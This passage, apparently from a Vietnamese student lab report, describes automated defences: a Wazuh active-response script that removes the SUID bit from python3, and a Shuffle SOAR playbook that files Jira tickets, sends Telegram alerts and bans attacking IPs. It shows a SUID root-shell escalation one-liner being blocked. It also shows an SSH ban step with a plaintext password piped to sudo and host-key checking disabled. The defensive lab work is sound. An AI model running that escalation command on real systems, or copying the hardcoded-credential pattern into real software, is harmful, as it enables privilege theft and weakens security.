  echo "$(date) - [LỖI] Không tước được quyền. Đường dẫn tìm thấy: $FILE_PATH" >> /var/ossec/logs/active-responses.log
fi

```

Hình 78 Xây dựng tập lệnh bóc tách dữ liệu JSON và tự động thu hồi đặc quyền SUID.

```

root@huy-VMware-Virtual-Platform:/var/ossec/active-response/bin# ls -l
total 292
-rwxr-x--- 1 root wazuh 21656 Nov  8 18:58 default-firewall-drop
-rwxr-x--- 1 root wazuh 19296 Nov  8 18:58 disable-account
-rwxr-x--- 1 root wazuh 19304 Nov  8 18:58 firewall-drop
-rwxr-x--- 1 root wazuh 21656 Nov  8 18:58 firewall-drop
-rwxr-x--- 1 root wazuh 19864 Nov  8 18:58 host-deny
-rwxr-x--- 1 root wazuh 17896 Nov  8 18:58 ip-customblock
-rwxr-x--- 1 root wazuh 19296 Nov  8 18:58 ipfw
-rwxr-x--- 1 root wazuh 17144 Nov  8 18:58 kaspersky
-rwxr-x--- 1 root wazuh 14491 Nov  8 18:58 kaspersky.py
-rwxr-x--- 1 root wazuh 19288 Nov  8 18:58 npf
-rwxr-x--- 1 root wazuh 19992 Nov  8 18:58 pf
-rwxr-x--- 1 root wazuh 720 Apr  2 10:42 remove-suid.sh
-rwxr-x--- 1 root wazuh 1890 Nov  8 18:58 restart.sh
-rwxr-x--- 1 root wazuh 16896 Nov  8 18:58 restart-wazuh
-rwxr-x--- 1 root wazuh 17912 Nov  8 18:58 route-null
-rwxr-x--- 1 root wazuh 19280 Nov  8 18:58 wazuh-slack

```

Hình 79 Chuẩn hóa phân quyền (Permissions & Ownership) cho tập lệnh Active Response trên hệ thống tệp tin.

```

huy@huy-VMware-Virtual-Platform:~$ sudo /var/ossec/bin/agent_control -L

Wazuh agent_control. Available active responses:

Response name: firewall-drop300, command: firewall-drop
Response name: remove-suid0, command: remove-suid.sh

```

Hình 80 Các file thực thi active response

Khi kẻ tấn công chạy lệnh leo thang lần đầu tiên, hệ điều hành đã cấp phát quyền và khởi tạo một tiến trình Root Shell trên bộ nhớ (RAM). Hành động của Active Response lúc này là can thiệp vào cấu hình tệp tin vật lý trên ổ cứng (Disk) nhằm "vá" vĩnh viễn lỗ hổng.

Do đó, để chứng minh bề mặt tấn công đã bị thu hẹp, thử nghiệm được tiến hành bằng cách thoát khỏi phiên làm việc hiện tại và cố gắng khai thác lại lỗ hổng bằng câu lệnh ban đầu. Kết quả trả về PermissionError: [Errno 1] Operation not permitted, khẳng định kỹ thuật SUID đã hoàn toàn bị phế chuẩn. Kẻ tấn công không thể tiếp tục chiếm quyền hệ thống.

```

ubuntu@huy-VMware-Virtual-Platform:~$ python3 -c 'import os; os.setuid(0); os
.system("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
PermissionError: [Errno 1] Operation not permitted
ubuntu@huy-VMware-Virtual-Platform:~$ whoami
ubuntu
ubuntu@huy-VMware-Virtual-Platform:~$

```

Hình 81 Lỗ hổng đã được vá thành công, chặn đứng nỗ lực tái khai thác hệ thống của kẻ tấn công.

```


2026/03/08 09:14:46 active-response/bin/firewall-drop: Ended
Thu Apr  2 10:23:29 AM +07 2026 active-response/bin/restart.sh agent reload
Thu Apr  2 10:53:29 AM +07 2026 - [ACTIVE RESPONSE] Đã tước SUID thành công trên: /usr/bin/python3.12
root@huy-VMware-Virtual-Platform:/var/ossec/active-response/bin#

```

Hình 82 Nhật ký hệ thống ghi nhận tiến trình khắc phục tự động hoàn tất trong vài mili-giây.

3.3.2.3 Tự động hóa ngăn chặn tấn công sử dụng Shuffle SOAR


A. Playbook



Hình 83 Playbook cho kịch bản tấn công vào hệ thống

Giải thích các node:

- **Webhook 1 (Trigger):** Đóng vai trò là cổng giao tiếp (Listener) tiếp nhận dữ liệu. Khi Wazuh Manager phát hiện sự kiện vi phạm an ninh (khớp với Rule ID đã định nghĩa), nó sẽ tự động đẩy cảnh báo (Alert) dưới định dạng JSON tới Node này thông qua Webhook URL.



Hình 84 Node Webhook 1

- **Classify (Router):** Đóng vai trò là trạm điều phối trung tâm. Nút này tiếp nhận dữ liệu thô từ Webhook 1, tiến hành bóc tách và dựa vào các tập luật (Conditions) để định tuyến luồng xử lý tới các kịch bản (Playbook) tương ứng.

- **Jira Alert:** Nút thực thi tác vụ quản lý quy trình. Nút này sẽ tự động khởi tạo một Ticket báo cáo sự cố (Incident Ticket) trên hệ thống Atlassian Jira, giúp theo dõi và quản lý tập trung toàn bộ các cảnh báo phát sinh.

```

1 {
2   "fields": {
3     "project": { "key": "KAN" },
4     "summary": "[SOC ALERT] $exec.all_fields.rule.description",
5     "description": {
6       "type": "doc",
7       "version": 1,
8       "content": [
9         {
10          "type": "paragraph",
11          "content": [
12            {
13              "type": "text",
14              "text": "Chi tiết sự cố được ghi nhận từ hệ thống Wazuh SIEM:\n\n- Thời gian: $exec.all_fields.timestamp\n- Tên Rule: $exec.title\n- IP kẻ tấn công: $exec.all_fields.data.srcip\n- User mục tiêu: $exec.all_fields.data.dstuser\n- Máy nạn nhân: $exec.all_fields.agent.name\n- IP máy nạn nhân: $exec.all_fields.agent.ip\n- Mức độ nghiêm trọng: $exec.all_fields.rule.level"
15            }
16          ]
17        }
18      ]
19    },
20    "issuetype": { "name": "Task" }
21  }
22 }

```

Hình 85 Node Jira alert

- **Tele Alert:** Thực hiện chức năng cảnh báo theo thời gian thực (Real-time Notification). Nút này gửi tin nhắn báo động về Telegram của quản trị viên thông qua Bot API, kèm theo đường dẫn tới Ticket trên Jira để tiện theo dõi.


```

1 {
2   "chat_id": "6197390938",
3   "text": "🚨 [SOC ALERT] PHÁT HIỆN TẤN CÔNG🔥 Loại sự cố: $exec.all_fields.rule.description\n🌐 IP Nguồn: $exec.all_fields.data.srcip\n👤 Tài khoản: $exec.all_fields.data.dstuser\n🖥️ Máy mục tiêu: $exec.all_fields.agent.name\n🕒 Thời gian: $exec.all_fields.timestamp\n🔗 Link cảnh báo: https://huy2004.atlassian.net/browse/$jira_alert.body.key"
4 }

```

Hình 86 Node Tele alert


- **Action SSH (Ban IP):** Nút thực thi tự động (Auto-remediation) cho kịch bản tấn công SSH Brute Force. Nó sẽ khởi tạo một phiên kết nối SSH tới máy chủ mục tiêu (Agent) để thực thi lệnh chèn địa chỉ IP của kẻ tấn công vào tệp cấu hình /etc/hosts.deny, qua đó chặn đứng nguồn tấn công.



```
1 apk add --no-cache openssh-client sshpass > /dev/null 2>&1
2
3 if sshpass -p 'Huy@123' ssh -o StrictHostKeyChecking=no huy@192.168.138.150 "echo 'Huy@123' |
4   sudo -S sh -c 'echo \"ALL: $exec.all_fields.data.srcip\" >> /etc/hosts.deny\""; then
5     sleep 2
6     echo -n "✅ THÀNH CÔNG"
7   else
8     sleep 2
9     echo -n "❌ THẤT BẠI"
10  fi
```

Hình 87 Node ban ip


- **Jira Response 1:** Nút cập nhật trạng thái. Tiếp nhận kết quả trả về từ hành động Ban IP (Thành công/Thất bại) và tự động ghi chú (Comment) hoặc cập nhật trạng thái cập nhật vào Ticket Jira đã tạo trước đó.
- **Tele Response 1:** Nút phản hồi thông tin. Cập nhật kết quả thực thi lệnh ngăn chặn (Ban IP) trực tiếp qua Telegram cho quản trị viên, đính kèm kết quả chi tiết từ Jira.
- **Tele Callback (Interactive Alert):** Chức năng cảnh báo tương tác dành riêng cho kịch bản leo thang đặc quyền (SUID). Nút này biên dịch dữ liệu cảnh báo và gửi một tin nhắn dạng Inline Keyboard (chứa nút bấm) tới Telegram, yêu cầu sự phê duyệt từ quản trị viên (Human-in-the-loop) trước khi thực hiện hành động ngăn chặn.



```
1 {
2   "chat_id": "6197390938",
3   "text": "🔴 PHÁT HIỆN LEO QUYỀN SUID\n📁 File: $exec.all_fields.data.audit.exe\n👤 User ID: $exec.all_fields.data.audit.auid",
4   "reply_markup": {
5     "inline_keyboard": [
6       [
7         {
8           "text": "🔥 Tức quyền SUID ngay",
9           "callback_data": "action_remove_suid"
10        }
11      ]
12    ]
13  }
14 }
```


Hình 88 Tele callback

- **Telegram Callback (Trigger):** Cổng Webhook thứ hai, làm nhiệm vụ lắng nghe và tiếp nhận tín hiệu (Callback Query) khi quản trị viên nhấn nút phê duyệt từ ứng dụng Telegram.



Hình 89 Node Telegram callback


- **Answer Telegram:** Nút duy trì luồng giao tiếp. Gửi tín hiệu phản hồi (Acknowledge) về Telegram API ngay lập tức để đóng trạng thái "đang xử lý" (loading spinner) của nút bấm, tránh lỗi Timeout trên ứng dụng người dùng.
- **Wazuh Authentication:** Nút xác thực hệ thống. Thực hiện lệnh gọi API tới Wazuh Manager (thông qua đường hầm bảo mật Ngrok) bằng phương thức Basic Auth để khởi tạo phiên làm việc và lấy mã thông báo truy cập (JWT Bearer Token).



Hình 90 Node Wazuh authentication

- **Trigger Active Response:** Nút thực thi tự động hóa cốt lõi. Sử dụng Token vừa được cấp để gọi API kích hoạt module Active Response của Wazuh Manager, ra

lệnh cho Agent cụ thể tiến hành tước quyền tệp tin SUID và ngắt kết nối của kẻ tấn công.




Hình 91 Node Trigger Active Response

- **Jira Report:** Nút kết thúc quy trình (Closure). Tổng hợp toàn bộ quá trình phản ứng sự cố và ghi log báo cáo cuối cùng vào hệ thống Jira, hoàn tất vòng đời xử lý sự cố.

Giải thích các Condition và Runtime location:

- Condition 1 (Classify → Jira Alert): Điều kiện tạo báo cáo chung. Hệ thống sẽ trích xuất trường rule.id từ cảnh báo. Nếu giá trị khớp với tập hợp các mã luật được giám sát (ví dụ: 100003 - Brute Force hoặc 100004 - SUID), tín hiệu sẽ được định tuyến qua nhánh này để ghi nhận Ticket ban đầu.



Hình 92 Condition 1

- Condition 2 (Classify → ban ip): Điều kiện rẽ nhánh kịch bản Brute Force. Chỉ những cảnh báo mang định danh rule.id = 100003 mới thỏa mãn điều kiện để kích hoạt nhánh luồng kết nối SSH và chặn IP.

Hình 93 Condition 2


- Condition 3 (Classify → tele callback): Điều kiện rẽ nhánh kịch bản SUID. Chỉ những cảnh báo mang định danh rule.id = 100004 mới thỏa mãn điều kiện để kích hoạt nhánh luồng yêu cầu phê duyệt thông qua Telegram.

Hình 94 Condition 3

- **Runtime location Lab-Huy-VM:** Đây là cấu hình môi trường thực thi luồng SOAR (Execution Environment). Thay vì chạy các nút mạng (như SSH hoặc API Call) từ các máy chủ đám mây công cộng (Cloud Shared) của nền tảng Shuffle, toàn bộ Playbook này được chỉ định chạy cục bộ trên một máy chủ trung gian (Worker App) mang tên Lab-Huy-VM. Việc sử dụng Local Worker giúp hệ thống SOAR có thể kết nối nội bộ (ví dụ: SSH trực tiếp tới Agent) một cách bảo mật mà không cần mở cổng (port) ra Internet công cộng.


B. Kết quả đạt được

B1. Kịch bản SSH Bruteforce



Hình 95 Luồng tuần tự kịch bản SSH Brute force

